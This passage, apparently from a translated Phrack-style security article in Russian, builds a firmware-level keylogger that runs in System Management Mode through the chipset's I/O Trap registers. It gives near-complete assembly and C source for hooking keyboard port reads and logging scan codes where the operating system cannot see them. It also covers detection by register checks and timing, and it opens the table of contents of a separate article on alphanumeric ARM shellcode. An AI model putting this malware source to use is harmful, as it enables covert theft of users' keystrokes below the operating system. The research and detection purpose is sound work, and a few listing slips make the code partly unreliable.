4. Чипсет трапит чтение с порта 0x60 и сигнализирует I/O Trap SMI.

5. В режиме SMM SMI-обработчик кейлоггера берёт на себя владение этим I/O Trap SMI и обрабатывает его.

6. При выходе из SMM SMI-обработчик кейлоггера возвращает результат чтения из порта 0x60 (текущий скан-код) обработчику прерывания клавиатуры в ядре для дальнейшей обработки.

Мы описали все шаги вплоть до последнего — шага 6, где SMI-кейлоггер возвращает перехваченные данные обработчику прерывания клавиатуры ОС. Возврат перехваченного скан-кода в SMM-кейлоггере с использованием метода I/O Trap отличается от SMM-кейлоггера с использованием I/O APIC. Если для запуска SMI используется APIC (как в [smm_rkt]), SMI-кейлоггер должен заново инжектировать перехваченный скан-код, поскольку он должен быть впоследствии считан обработчиком прерывания клавиатуры ОС.

С другой стороны, SMM-кейлоггер, использующий метод I/O Trap для перехвата нажатий клавиш, трапит инструкцию IN al, 0x60, выполняемую обработчиком прерывания клавиатуры ОС. Эта инструкция IN не может быть перезапущена после возврата из SMM, поскольку это приведёт к бесконечному циклу SMI-прерываний. Вместо этого SMI-обработчик должен вернуть результат инструкции IN в регистре AL/AX/EAX, как если бы инструкция IN вовсе не была перехвачена.

Регистр EAX сохранён в карте сохранённых состояний SMM в SMRAM по смещению 0x7FD0 от SMBASE + 0x8000 в IA-32 [intel_man] или по смещению 0x7F5C в IA-64. Таким образом, чтобы

вернуть корректный результат инструкции IN, наш SMI-кейлоггер должен обновить поле EAX скан-кодом, считанным с порта 0x60. Очевидно, что EAX следует обновлять только в случае, если SMI# является IO_SMI, как описано выше в этом разделе.

Модифицируем приведённый выше фрагмент и добавим код, обновляющий EAX:

```
;
; убедиться, что это IO_SMI вследствие чтения с порта 0x60
; затем обновить EAX в области сохранённых состояний SMM (SMBASE + 0x8000 + 0x7FD0)
;
mov esi, SMBASE
mov ecx, dword ptr fs:[esi + 0xFFA4]
cmp ecx, 0x00600013
jnz _not_io_smi
mov byte ptr fs:[esi + 0xFFD0], al
_not_io_smi:
; пропустить этот SMI#
```

Для полноты картины приведём фрагмент, который повторно инжектирует скан-код в буфер контроллера клавиатуры — он применялся бы в SMM-кейлоггере на основе перенаправления IRQ1 в SMI# через APIC:

```
; считать скан-код из буфера контроллера клавиатуры
in al, 0x60
push ax
; записать командный байт 0xD2 в командный порт 0x64
; для повторной инъекции перехваченного скан-кода в буфер контроллера клавиатуры
; чтобы обработчик прерывания клавиатуры ОС мог считать и отобразить его позже
mov al, 0xd2
out 0x64, al
; ожидать готовности контроллера клавиатуры к чтению
_wait:
in al, 0x64
test al, 0x2
jnz _wait
; повторно инжектировать скан-код
pop ax
out 0x60, al
```

Мы описали все шаги функции I/O Trap. В следующем разделе описывается, как можно включить функцию I/O Trap для работы SMI-кейлоггера.

3.2 - Программирование I/O Trap для перехвата нажатий клавиш

Для включения и программирования механизма I/O Trap необходимо обратиться к спецификациям чипсета. Например, техническое описание семейства Intel I/O Controller Hub 10 (ICH10) [ich] определяет 4 регистра IOTR0–IOTR3, обеспечивающих возможность трапинга доступа к I/O-портам.

```
IOTRn - Регистры I/O Trap (0-3)
Адрес смещения: 1E80-1E87h Регистр 0    Атрибут: R/W
                  1E88-1E8Fh Регистр 1
                  1E90-1E97h Регистр 2
                  1E98-1E9Fh Регистр 3
```

"Эти регистры используются для задания набора I/O-циклов, подлежащих трапингу, и для включения данной функциональности."

Все регистры I/O Trap расположены в пространстве регистра базового адреса корневого комплекса (RCBA) в ICH. Подробности о регистрах I/O Trap приведены в разделах 10.1.46–49 [ich].

- Регистры I/O Trap 0–3 (IOTRn) находятся по смещениям 0x1E80–0x1E9F от RCBA.
- Регистр состояния трапа (TRST) находится по смещению 1E00h от RCBA. Содержит 4 бита состояния, указывающих, что доступ был перехвачен одним из трапов IOTRn.

- Регистр перехваченного цикла (TRCR) находится по смещению 1E10h от RCBA. Этот регистр содержит данные, записанные в перехваченный I/O-порт. Не используется при трапинге циклов чтения.

Значение RCBA можно считать из регистра конфигурации ICH PCI B:D:F = 0:31:0, смещение 0xF0.

```
//
// Считать регистр базового адреса корневого комплекса (RCBA)
//

// Устройство LPC в ICH, B:D:F = 0:31:0
lpc_rcba_addr = pci_addr( 0, 31, 0, LPC_RCBA_REG );
_outpd( 0xcf8, lpc_rcba_addr );
rcba_reg = _inpd( 0xcfc );
pa.LowPart = rcba_reg & 0xffffc000;

// 0x2000 достаточно для доступа к диапазону I/O Trap
rcba = MmMapIoSpace( pa, 0x2000, MmCached );
```

Каждый регистр IOTRn содержит следующие важные биты, которые нам потребуются:

```
Бит 0          Trap and SMI# Enable (TRSE)
                0 = Логика трапинга и SMI# отключена.
                1 = Логика трапинга, заданная в этом регистре, включена.

..
Биты 15:2      I/O Address[15:2] (IOAD)
                Адрес, выровненный по границе двойного слова

..
Биты 35:32     Byte Enables (TBE)
                Байтовые разрешения двойного слова с активным высоким уровнем.

..
Бит 48         Read/Write# (RWIO)
                0 = Запись
                1 = Чтение
                ПРИМЕЧАНИЕ: Значение в этом поле не имеет значения, если установлен бит 49.
```

Для включения трапинга операций чтения с порта данных контроллера клавиатуры 0x60 один из регистров IOTRn (например, IOTR0) должен быть запрограммирован следующим образом:

- Младшее DWORD регистра IOTR0 должно быть установлено в значение 0x61 (IOAD = 0x60, TRSE = 1)
- Старшее DWORD регистра IOTR0 должно быть установлено в значение 0x100f0 (TBE = 0xf, RWIO = 1)

Фрагмент кода, программирующий IOTR0, выглядит следующим образом:

```
//
// Запрограммировать I/O Trap на трапинг каждого чтения
// с порта данных контроллера клавиатуры 0x60
//

pIOTR0_LO = (DWORD *) (rcba + RCBA_IOTR0_LO);
pIOTR0_HI = (DWORD *) (rcba + RCBA_IOTR0_HI);

// трап на чтение порта + все байтовые разрешения
*(DWORD*)pIOTR0_HI = 0x100f0;
// порт контроллера клавиатуры 0x60 + 1 включение I/O Trap
*(DWORD*)pIOTR0_LO = 0x61;
```

Полный исходный код приведён в конце статьи.

В следующем разделе мы опишем полную реализацию SMI-обработчика I/O Trap, используемого для трапинга на прерывания клавиатуры.

Здесь необходимо отметить следующее. SMI-обработчик I/O Trap должен отключить I/O Trap в начале SMI-обработчика и повторно включить I/O Trap при возврате из SMM. SMI-обработчик I/O Trap должен включать следующие инструкции:

```
; I/O Trap Register 0 = RCBA + 1E80h
```

```

IO_TRAP_IOTR0_REG equ FED1DE80h

mov edx, IO_TRAP_IOTR0_REG
mov dword ptr [edx], 0

; обработать I/O Trap SMI

mov edx, IO_TRAP_IOTR0_REG
mov eax, 0x61
mov dword ptr [edx], eax

```

Приведённый код сначала отключает SMI I/O Trap, записывая 0 по MMIO-адресу FED1DE80h (I/O Trap Register 0 = RCBA + 1E80h), а затем, после обработки SMI, записывает значение 0x61 в этот регистр для повторного включения I/O-трапа на чтение с порта 0x60.

На данном этапе у нас есть всё необходимое для модификации SMI-обработчика и добавления полезной нагрузки кейлоггера в SMM.

3.3 - Полезная нагрузка кейлоггера в режиме системного управления

Прежде всего необходимо понять, что SMI-кейлоггер выполняется в специфической среде, созданной BIOS и SMI-кодом. Несмотря на определённое сходство с кейлоггером ядра, он имеет много особенностей, специфичных для SMI.

Описываемый механизм кейлоггера тестировался только с PS/2-клавиатурами.

Мы разработаем SMI-кейлоггер для прямого опроса порта данных контроллера клавиатуры 0x60 и считывания скан-кодов, отправляемых в виде прерываний при нажатии или отпуске клавиши пользователем любой клавиши.

Кейлоггеры, напрямую считывающие порт 0x60, обычно должны повторно инжектировать считанный скан-код обратно в буфер контроллера клавиатуры через тот же порт данных 0x60, чтобы вышестоящее программное обеспечение могло считать и обработать этот скан-код, не заметив, что он был перехвачен кейлоггером.

В данной статье мы используем механизм I/O Trap для запуска полезной нагрузки SMI-кейлоггера. Механизм I/O Trap не требует повторной инъекции скан-кодов. Это будет объяснено позднее. Более того, кейлоггер не будет работать, если он повторно инжектирует скан-код.

Ниже приведён ассемблерный код полезной нагрузки SMI-кейлоггера на основе метода I/O Trap. Он считывает скан-коды и записывает их по некоторому физическому адресу, откуда они впоследствии могут быть извлечены. Полный код SMI-обработчика, реализующего SMI-кейлоггер на основе I/O Trap, будет предоставлен в следующем разделе.

```

pusha

;
; убедиться, что это IO_SMI вследствие чтения с порта 0x60
;
mov esi, SMBASE
mov ecx, dword ptr [esi + 0xFFA4]
cmp ecx, 0x00600013
jnz _not_io_smi

;
; считать скан-код с порта контроллера клавиатуры 0x60
;
xor ax, ax
in al, 60h

;
; записать перехваченный скан-код (по физическому адресу LOG_BUFFER_PHYS_ADDR)
; первое dword — количество байт скан-кода, сохранённых в буфере

```

```

;
mov edi, DST_BUF_PHYSADDR
mov ecx, dword ptr [edi]
push edi
lea edi, dword ptr [edi + ecx + 4]
mov byte ptr [edi], al

;
; увеличить счётчик байт скан-кода, сохранённых в буфере
;
inc ecx
pop edi
mov dword ptr [edi], ecx

;
; обновить поле EAX в карте сохранённых состояний SMM (SMBASE + 0x8000 + SMM_MAP_EAX)
; скан-кодом, который будет возвращён как результат перехваченной инструкции IN
;
mov byte ptr [esi + 0xFFD0], al

_not_io_smi:

pora

```

Следующий раздел содержит полное описание SMI-обработчика, реализующего функции SMM-кейлоггера на основе метода перехвата нажатий клавиш через I/O Trap.

3.4 - SMI-обработчик кейлоггера на основе I/O Trap

Исходя из описания предыдущих разделов, метод I/O Trap работает следующим образом:

1. ЦПУ выполняет чтение или запись в некоторый I/O-порт.
2. Чипсет трапит этот доступ, декодирует номер порта и ширину, тип доступа (чтение/запись) и обращается к регистрам I/O Trap, запрограммированным программным обеспечением режима ядра.
3. Если доступ к I/O-порту соответствует запрограммированным в регистрах I/O Trap условиям, чипсет активирует сигнал SMI# для ЦПУ.
4. ЦПУ входит в режим системного управления и переходит к SMI-обработчику, берущему на себя владение I/O Trap SMI.

Способ использования механизма I/O Trap для журналирования нажатий клавиш в целевой системе — это программирование чипсета на трапинг чтения с порта данных контроллера клавиатуры 0x60 и генерацию SMI#, который вызовет SMI-обработчик, журналирующий скан-код, считанный с порта 0x60.

После вызова, вследствие трапинга чтения с порта 0x60, SMI-кейлоггер должен выполнить следующие действия:

1. Определить, вызван ли SMI I/O Trap на чтении с порта контроллера клавиатуры.
2. Сбросить бит состояния I/O Trap в MMIO-регистре TRST по адресу 0xFED1DE00.
3. Временно отключить I/O Trap, сбросив регистр IOTRn по адресу 0xFED1DE80, поскольку позднее потребуется чтение с перехваченного порта.
4. Проверить в MMIO-регистре TRCR по адресу 0xFED1DE10, было ли перехвачено чтение или запись в порт.
5. Считать скан-код с порта контроллера клавиатуры 0x60 и сохранить его в буфере журнала нажатий клавиш для последующего извлечения или передачи по сети.
4. Обновить сохранённый регистр EAX в области сохранённых состояний SMM считанным скан-кодом, чтобы при возврате SMI в защищённый режим корректный скан-код был возвращён прерванным инструкциям в обработчике прерывания клавиатуры ядра.

5. Повторно включить I/O Trap на чтение с порта контроллера клавиатуры 0x60, записав 0x61 в регистр IOTRn для трапинга следующего нажатия клавиши после возврата из SMM в штатное выполнение ОС.

6. Вернуться из кода SMI-обработчика, сообщив главной функции диспетчеризации SMI, что SMI был взят и обработан.

```
;;;;;;;;;;;;;
;;
;; SMI-кейлоггер на основе I/O Trap
;;
;;;;;;;;;;;;;

;
; Регистры I/O Trap в Root Complex Base Address (RCBA)
;
IO_TRAP_IOTR0_REG equ FED1DE80h ; I/O Trap Register 0 = RCBA + 1E80h
IO_TRAP_TRSR_REG  equ FED1DE00h ; Trap Status Register = RCBA + 1E00h
IO_TRAP_TRCR_REG  equ FED1DE10h ; Trapped Cycle Register = RCBA + 1E10h

KBRD_DATA_PORT    equ 60h

DST_BUF_PHYSADDR  equ 20000h    ; любой физический адрес для последующего чтения
SEG_4G             equ ?         ; зависит от BIOS

;
; бит IO_SMI, I/O Port = 0x60
; I/O Type = IN DX
; I/O Length = 1
; все должны проверяться отдельно
;
IOSMI_IN_60_BYTE  equ 00600013h

;
; Поля карты сохранённых состояний SMM
;
SMM_MAP_IO_STATE_INFO equ FFA4h
SMM_MAP_EAX           equ FFD0h

;
; необходимо загрузить DS с индексом 4G-сегмента данных с базой 0 в GDT
; для обеспечения доступа к любому MMIO
; или физическим адресам для журналирования скан-кодов
;
push ds
push SEG_4G
pop ds

;
; сбросить бит состояния I/O Trap
;
mov eax, IO_TRAP_TRSR_REG
mov dword ptr [eax], 1

;
; проверить TRCR: чтение или запись I/O
; здесь трапятся только чтения
;
mov eax, IO_TRAP_TRCR_REG
mov ebx, dword ptr [eax]
bswap ebx
and bh, 0xf
and bl, 0x1
jz _smi_handled

;
; временно отключить I/O Trap
;
mov eax, IO_TRAP_IOTR0_REG
mov dword ptr [eax], 0
;;;;;;;;;;;;;
```

```

; здесь выполняется журналирование нажатий клавиш
; ; ; ; ; ; ; ; ; ;

pusha

;
; убедиться, что это IO_SMI вследствие чтения с порта 0x60
;
mov esi, SMBASE
mov ecx, dword ptr [esi + SMM_MAP_IO_STATE_INFO]
cmp ecx, IOSMI_IN_60_BYTE
jnz _not_io_smi

;
; считать скан-код с порта контроллера клавиатуры 0x60
;
xor ax, ax
in al, KBRD_DATA_PORT

;
; записать перехваченный скан-код (по физическому адресу LOG_BUFFER_PHYS_ADDR)
; первое dword — количество байт скан-кода, сохранённых в буфере
;
mov edi, DST_BUF_PHYSADDR
mov ecx, dword ptr [edi]
push edi
lea edi, dword ptr [edi + ecx + 4]
mov byte ptr [edi], al

;
; увеличить счётчик байт скан-кода, сохранённых в буфере
;
inc ecx
pop edi
mov dword ptr [edi], ecx

;
; обновить поле EAX в карте сохранённых состояний SMM (SMBASE + 0x8000 + SMM_MAP_EAX)
; скан-кодом, который будет возвращён как результат перехваченной инструкции IN
;
mov byte ptr [esi + SMM_MAP_EAX], al

_not_io_smi:

popa

; ; ; ; ; ; ; ; ; ;

;
; повторно включить I/O Trap на чтение с порта 0x60
;
mov eax, IO_TRAP_IOTR0_REG
mov ebx, KBRD_DATA_PORT+1
mov dword ptr [eax], ebx

;
; вернуть 0, указывая, что SMI был обработан
;
_smi_handled:

pop ds
mov eax, 0
retf

```

+ SMBASE + 0xFFFF + 0x300 -----+	
	//////// Область SMM Save State ///
+ SMBASE + 0xFF00 + 0x300 -----+	

+ SMBASE + 0xFFFF + 0x300 -----+	
	//////// Область SMM Save State ///
+ SMBASE + 0xFF00 + 0x300 -----+	

В приведённом листинге намеренно отсутствует одна деталь, необходимая для корректной работы данного SMI-обработчика в BIOS ASUS/AMI, — чтобы исключить простое копирование. Немного дополнительной отладки должно быть достаточно для её выяснения.

3.5 - Особенности кейлоггера в многопроцессорных системах

Как мы видели в предыдущем разделе, SMM-кейлоггер на основе I/O Trap должен обновлять сохранённый регистр EAX (RAX) в карте сохранённых состояний SMM, чтобы процессор мог вернуть его как результат перехваченной инструкции IN.

В случае многопроцессорной системы несколько логических процессоров могут одновременно входить в SMM, поэтому каждый из них нуждается в собственной карте сохранённых состояний SMM, выделенной в SMRAM. Обычно это решается путём установки базового адреса SMRAM (SMBASE) в различные значения для каждого процессора прошивкой BIOS (это называется «перемещением SMBASE»).

Например, в двухпроцессорной системе один логический процессор может иметь $SMBASE = SMBASE0$, а другой — $SMBASE = SMBASE0 + 0x300$. В этом случае первый процессор начинает выполнять код SMI-обработчика с $EIP = SMBASE0 + 0x8000$, а второй — с $EIP = SMBASE0 + 0x8000 + 0x300$. Области карт сохранённых состояний SMM для обоих процессоров будут начинаться с $(SMBASE0 + 0x8000 + 0x7F00)$ и $(SMBASE0 + 0x8000 + 0x7F00 + 0x300)$.

Следующая простая диаграмма иллюстрирует размещение SMRAM для 2 процессоров:



Вместо 0x300 BIOS может выбрать любое смещение для приращения SMBASE для всех процессоров. Существует простой способ его определить. Карта сохранённых состояний SMM должна содержать поле идентификатора ревизии SMM по смещению 0x7EFC от $SMBASE+0x8000$, которое должно иметь одинаковое значение для каждого процессора, вошедшего в SMM. Например, SMM Revision ID может быть 0x30100. SMI-обработчик может найти то же значение SMM

Revision ID в SMRAM. Адрес следующего поля SMM Revision ID минус адрес текущего поля SMM Revision ID даёт смещение, которое нужно прибавить к SMBASE для вычисления SMBASE следующего процессора.

Ниже мы демонстрируем, как SMM-обработчик кейлоггера из предыдущего раздела мог бы быть модифицирован для поддержки двух процессоров. Код ниже проверяет, имеет ли поле I/O State Field значение, соответствующее корректному I/O Trap для каждого процессора, и, если да, обновляет EAX данного процессора в карте сохранённых состояний SMM:

```
;
; обновить сохранённые регистры EAX в картах сохранённых состояний SMM 2 процессоров
;
mov esi, SMBASE
lea ecx, dword ptr [esi + SMM_MAP_IO_STATE_INFO]
cmp ecx, IOSMI_IN_60_BYTE
jne _skip_proc0:
mov byte ptr [esi + SMM_MAP_EAX], al

_skip_proc0:
lea ecx, dword ptr [esi + SMM_MAP_IO_STATE_INFO + 0x300]
cmp ecx, IOSMI_IN_60_BYTE
jne _skip_proc1:
mov byte ptr [esi + SMM_MAP_EAX + 0x300], al

_skip_proc1:
..
---
```

4 - Предлагаемые методы обнаружения

4.1 - Обнаружение SMM-кейлоггера на основе I/O Trap

В целом, как отмечалось в предыдущих исследованиях, операционная система не имеет доступа к SMRAM сразу после её блокировки прошивкой BIOS. Поэтому обнаружение вредоносного кода внутри SMRAM становится сложной задачей для ОС или антивирусного программного обеспечения.

Однако во многих случаях нет необходимости инспектировать SMRAM для обнаружения присутствия SMM-руткита. Проиллюстрируем этот тезис на примере кейлоггера, описанного ранее.

Для перехвата нажатых клавиш SMM-кейлоггер должен определённым образом изменить конфигурацию оборудования. При использовании метода I/O Trap SMM-кейлоггер должен включить I/O Trap для трапинга инструкций IN/OUT на портах контроллера клавиатуры 0x60 и 0x64.

При использовании метода I/O APIC SMM-кейлоггер должен изменить таблицу перенаправления I/O APIC для программирования SMI# в качестве режима доставки аппаратного прерывания IRQ #01, как указано в [smm_rkt].

Как обычно, сосредоточимся на SMM-кейлоггере на основе I/O Trap. Если нет легитимной эмуляции портов 0x60/0x64 и I/O Trap включён для трапинга на клавиатурных портах — это явный признак SMM-кейлоггера. Таким образом, для обнаружения данного кейлоггера нам нужно обнаружить, что I/O Trap запрограммирован на трапинг доступа к I/O-портам контроллера клавиатуры 0x60 и 0x64.

Например, фрагмент ниже обнаруживает, что I/O Trap запрограммирован на трапинг чтения с порта 0x60:

```
pIOTR0_LO = (DWORD *) (rcba + RCBA_IOTR0_LO);
// порт контроллера клавиатуры 0x60 + 1 включение I/O Trap
```

```

if(0x61 == (*(DWORD*)pIOTR0_LO)) {
    DbgPrint("SMM keylogger detected.\n"
            "Found enabled I/O Trap on keyboard port 60h\n");
}

```

Если I/O Trap обнаружен, его тривиально отключить — достаточно записать 0x0 в регистр IOTR0.

4.2 - Общее обнаружение по временным задержкам

Ещё один возможный метод обнаружения SMM-кейлоггера на основе I/O Trap — измерение разницы во времени выполнения инструкций IN/OUT, обращающихся к портам контроллера клавиатуры, по сравнению с другими I/O-портами. Поскольку доступ к некоторым или всем портам клавиатуры трапится SMI-обработчиком, возврат результатов инструкций IN/OUT займёт значительно больше времени. Например, профилирование IN 60h может выглядеть так:

```

RDTSC
IN AL, 60H
RDTSC

```

Следует отметить, что все варианты инструкции IN должны быть профилированы: IN AL, 60H, IN AX, DX и т.д., поскольку I/O Trap может быть запрограммирован на перехват только определённых вариантов.

5 - Заключение

В данной работе подробно описано, как SMI-обработчики реализованы в системной прошивке BIOS и как их дизассемблировать и модифицировать. Авторы надеются, что данная статья внесла некоторую ясность в вопрос того, как вредоносное ПО может использовать SMI-обработчики для добавления функциональности руткита в SMM и — что ещё важнее — как обнаружить подобное скрытое вредоносное ПО.

Было бы наивно предполагать, что SMM безопасен до тех пор, пока прошивка BIOS «блокирует» память SMM путём установки бита D_LCK в регистре SMRAMC (оригинальная атака из [smm]). Другие уязвимости в защитах SMM уже найдены, как продемонстрировано в [xep_0wn].

SMI-обработчики также могут изменяться от одного BIOS к другому, могут обновляться вместе с остальной прошивкой BIOS с использованием механизма обновления BIOS, доступного для всех материнских плат, могут быть расширены множеством новых функций (даже новыми функциями безопасности [xep_0wn]). Переход на (U)EFI упростит разработку EFI-прошивок и может привести к добавлению ещё большего функционала в EFI SMI-обработчики в SMM. Кроме того, SMI-обработчики должны взаимодействовать с незащищёнными ОС и драйверами. В итоге мы считаем, что основная опасность будет исходить от программных уязвимостей в коде SMI-обработчиков — аналогично уязвимостям в ядре ОС, драйверах и приложениях. Производители BIOS должны начать уделять больше внимания тому, что они помещают в SMM.

6 - Исходный код

6.1 - Кейлоггер режима системного управления с использованием I/O Trap

```

;;;;;;;;;;;;;
;;
;; SMI-кейлоггер на основе I/O Trap
;;
;;;;;;;;;;;;;

;
; Регистры I/O Trap в Root Complex Base Address (RCBA)
;
IO_TRAP_IOTR0_REG equ FED1DE80h ; I/O Trap Register 0 = RCBA + 1E80h
IO_TRAP_TRSR_REG equ FED1DE00h ; Trap Status Register = RCBA + 1E00h
IO_TRAP_TRCR_REG equ FED1DE10h ; Trapped Cycle Register = RCBA + 1E10h

KBRD_DATA_PORT equ 60h

DST_BUF_PHYSADDR equ 20000h ; любой физический адрес для последующего чтения
SEG_4G equ ? ; зависит от BIOS

;
; бит IO_SMI, I/O Port = 0x60
; I/O Type = IN DX
; I/O Length = 1
; все должны проверяться отдельно
;
IOSMI_IN_60_BYTE equ 00600013h

;
; Поля карты сохранённых состояний SMM
;
SMM_MAP_IO_STATE_INFO equ FFA4h
SMM_MAP_EAX equ FFD0h

;
; необходимо загрузить DS с индексом 4G-сегмента данных с базой 0 в GDT
; для обеспечения доступа к любому MMIO
; или физическим адресам для журналирования скан-кодов
;
push ds
push SEG_4G
pop ds

;
; сбросить бит состояния I/O Trap
;
mov eax, IO_TRAP_TRSR_REG
mov dword ptr [eax], 1

;
; проверить TRCR: чтение или запись I/O
; здесь трапятся только чтения
;
mov eax, IO_TRAP_TRCR_REG
mov ebx, dword ptr [eax]
bswap ebx
and bh, 0xf
and bl, 0x1
jz _smi_handled

;
; временно отключить I/O Trap
;
mov eax, IO_TRAP_IOTR0_REG
mov dword ptr [eax], 0

;;;;;;;;;;;;;
; здесь выполняется журналирование нажатий клавиш
;;;;;;;;;;;;;

pusha

;

```

```

; убедиться, что это IO_SMI вследствие чтения с порта 0x60
;
mov esi, SMBASE
mov ecx, dword ptr [esi + SMM_MAP_IO_STATE_INFO]
cmp ecx, IOSMI_IN_60_BYTE
jnz _not_io_smi

;
; считать скан-код с порта контроллера клавиатуры 0x60
;
xor ax, ax
in al, KBRD_DATA_PORT

;
; записать перехваченный скан-код (по физическому адресу LOG_BUFFER_PHYS_ADDR)
; первое dword — количество байт скан-кода, сохранённых в буфере
;
mov edi, DST_BUF_PHYSADDR
mov ecx, dword ptr [edi]
push edi
lea edi, dword ptr [edi + ecx + 4]
mov byte ptr [edi], al

;
; увеличить счётчик байт скан-кода, сохранённых в буфере
;
inc ecx
pop edi
mov dword ptr [edi], ecx

;
; обновить поле EAX в карте сохранённых состояний SMM (SMBASE + 0x8000 + SMM_MAP_EAX)
; скан-кодом, который будет возвращён как результат перехваченной инструкции IN
;
mov byte ptr [esi + SMM_MAP_EAX], al

_not_io_smi:

popa

;;;;;;;;;;

;
; повторно включить I/O Trap на чтение с порта 0x60
;
mov eax, IO_TRAP_IOTR0_REG
mov ebx, KBRD_DATA_PORT+1
mov dword ptr [eax], ebx

;
; вернуть 0, указывая, что SMI был обработан
;
_smi_handled:

pop ds
mov eax, 0
retf

```

6.2 - Программирование I/O Trap

```

#define LPC_RCBA_REG 0xF0

#define RCBA_IOTR0_LO 0x1E80 // I/O Trap 0 Register (IOTR0) low dword
#define RCBA_IOTR0_HI 0x1E84 // I/O Trap 0 Register (IOTR0) high dword

#define pci_addr(bus, dev, fn, reg) \
    (0x80000000 | \
    ((bus & 0xff) << 16) | \
    ((dev & 0x1f) << 11) | \

```

```

        ((fn & 7) << 8) |      \
        (reg & 0xfc))

void _set_keystroke_io_trap()
{
    unsigned long lpc_rcba_addr;
    unsigned long rcba_reg;
    void *rcba;

    DWORD * pIOTR0_LO;
    DWORD * pIOTR0_HI;

    //
    // Считать регистр базового адреса корневого комплекса (RCBA)
    //

    // Устройство LPC в ICH, B:D:F: = 0:31:0
    lpc_rcba_addr = pci_addr(0, 31, 0, LPC_RCBA_REG);

    _outpd(0xcf8, lpc_rcba_addr);
    rcba_reg = _inpd(0xfc);
    pa.LowPart = rcba_reg & 0xffffc000;
    DbgPrint("RCBA base physical address: 0x%08x\n", pa.LowPart);

    // 0x2000 достаточно для доступа к диапазону I/O Trap
    rcba = MmMapIoSpace(pa, 0x2000, MmCached);

    //
    // Запрограммировать I/O Trap на траппинг каждого чтения
    // с порта данных контроллера клавиатуры 0x60
    //

    pIOTR0_LO = (DWORD *) (rcba + RCBA_IOTR0_LO);
    pIOTR0_HI = (DWORD *) (rcba + RCBA_IOTR0_HI);

    // трап на чтение порта + все байтовые разрешения
    *(DWORD*)pIOTR0_HI = 0x100f0;
    // порт контроллера клавиатуры 0x60 + 1 включение I/O Trap
    *(DWORD*)pIOTR0_LO = 0x61;
    DbgPrint("IOTR0 = 0x%08x%08x at 0x%08x\n",
        *pIOTR0_HI, *pIOTR0_LO, (pa.LowPart + RCBA_IOTR0_LO));
}

```

6.3 - Обнаружение SMI-кейлоггера на основе I/O Trap

```

void _detect_keystroke_io_trap()
{
    unsigned long lpc_rcba_addr;
    unsigned long rcba_reg;
    void *rcba;

    DWORD * pIOTR0_LO;
    DWORD * pIOTR0_HI;

    //
    // Считать регистр базового адреса корневого комплекса (RCBA)
    //

    // Устройство LPC в ICH, B:D:F: = 0:31:0
    lpc_rcba_addr = pci_addr(0, 31, 0, LPC_RCBA_REG);

    _outpd(0xcf8, lpc_rcba_addr);
    rcba_reg = _inpd(0xfc);
    pa.LowPart = rcba_reg & 0xffffc000;

    // 0x2000 достаточно для доступа к диапазону I/O Trap
    rcba = MmMapIoSpace(pa, 0x2000, MmCached);
    pIOTR0_LO = (DWORD *) (rcba + RCBA_IOTR0_LO);

```



```

pIOTR0_HI = (DWORD *) (rcba + RCBA_IOTR0_HI);

// порт контроллера клавиатуры 0x60 + 1 включение I/O Trap
if (0x61 == (*(DWORD*)pIOTR0_LO))
{
    DbgPrint("SMM keylogger detected.\n"
            "Found enabled I/O Trap on keyboard data port 60h\n");
    // Отключить SMM-кейлоггер на основе I/O Trap
    // сбросить младшее dword регистра IOTRn
    *(DWORD*)pIOTR0_LO = 0;
}
}

```

7 - Ссылки

- [smm_rkt] A New Breed of Rootkit: The System Management Mode (SMM) Rootkit
Shawn Embleton, Sherri Sparks, Cliff Zou. Black Hat USA 2008
<http://www.eecs.ucf.edu/~czou/research/SMM-Rootkits-Securecom08.pdf>
http://www.tucanunix.net/ceh/bhusa/BHUSA08/speakers/Embleton_Sparks_SMM_Rookits/BH_US_08_Embleton_Sparks_SMM_Rootkits_WhitePaper.pdf
- [smm] Using CPU System Management Mode to Circumvent Operating System Security Functions.
Loic Duflot, Daniel Etienne, Olivier Grumelard. CanSecWest 2006
<http://www.ssi.gouv.fr/fr/sciences/fichiers/lti/cansecwest2006-duflot-paper.pdf>
- [phrack_smm] Using SMM for 'Other Purposes'.
BSDaemon, coideloko, and D0nand0n. Phrack Vol 0x0C, Issue 0x41
<https://phrack.org/issues/65/7.html#article>
- [efi_hack] Hacking the Extensible Firmware Interface Firmware Interface
John Heasman. Black Hat USA 2007
<http://www.ngssoftware.com/research/papers/BH-VEGAS-07-Heasman.pdf>
- [ich] Intel I/O Controller Hub 10 (ICH10) Family Datasheet
<http://www.intel.com/assets/pdf/datasheet/319973.pdf>
- [intel_man] Intel IA-32 Architecture Software Developer's Manual
<http://www.intel.com/products/processor/manuals/>
- [amd_man] BIOS and Kernel's Developer's Guide for AMD Athlon 64 and AMD Opteron Processors
Advanced Micro Devices, Inc.
http://www.amd.com/us-en/assets/content_type/white_papers_and_tech_docs/26094.PDF
- [bios_disasm] BIOS Disassembly Ninjutsu Uncovered or Pinczakko's Guide to Award BIOS Reverse Engineering
Darmawan M Salihun aka Pinczakko
http://www.geocities.com/mamanzip/Articles/Award_Bios_RE/Award_Bios_RE_guide.html
http://www.geocities.com/mamanzip/Articles/award_bios_patching/award_bios_patching.html
- [ami_mod] Performing AMI BIOS Mods Discussion Thread // The Rebels Heaven
http://www.rebelshavenforum.com/sis-bin/ultimatebb.cgi?ubb=get_topic&f=52&t=000049
- [xen_0wn] Preventing and Detecting Xen Hypervisor Subversions
Joanna Rutkowska & Rafal Wojtczuk. Black Hat USA 2008
<http://invisiblethingslab.com/bh08/part2-full.pdf>
- [ami_usb] USB Support for AMIBIOS8
American Megatrends, Inc.
http://www.securitytechnet.com/resource/hot-topic/homenet/AMIBIOS8_USB_Whitepaper.pdf
- [smm_cache] Getting into SMRAM: SMM Reloaded
Loic Duflot et al. CanSecWest 2009
<http://cansecwest.com/csw09/csw09-duflot.pdf>
Attacking SMM Memory via Intel CPU Cache Poisoning

Rafal Wojtczuk and Joanna Rutkowska
http://invisiblethingslab.com/resources/misc09/smm_cache_fun.pdf

-----[EOF

Буквенно-цифровой RISC ARM шеллкод

Авторы: Yves Younan (yyounan@fort-knox.org) / ace (ace@nologin.org), Pieter Philippaerts (pieter@mentalis.org)

Содержание

- 0. Введение
- 1. Архитектура ARM
 - 1.0 Процессор ARM
 - 1.1 Сопроцессоры
 - 1.2 Режимы адресации
 - 1.3 Условное выполнение
 - 1.4 Примеры инструкций
 - 1.5 Набор инструкций Thumb
 - 1.9 Переход в режим ARM
- 2. Буквенно-цифровой шеллкод
 - 2.0 Буквенно-цифровые битовые шаблоны
 - 2.1 Режимы адресации
 - 2.2 Условное выполнение
 - 2.3 Список инструкций
 - 2.4 Получение известного значения в регистре
 - 2.5 Запись в R0-R2
 - 2.6 Самомодифицирующийся код
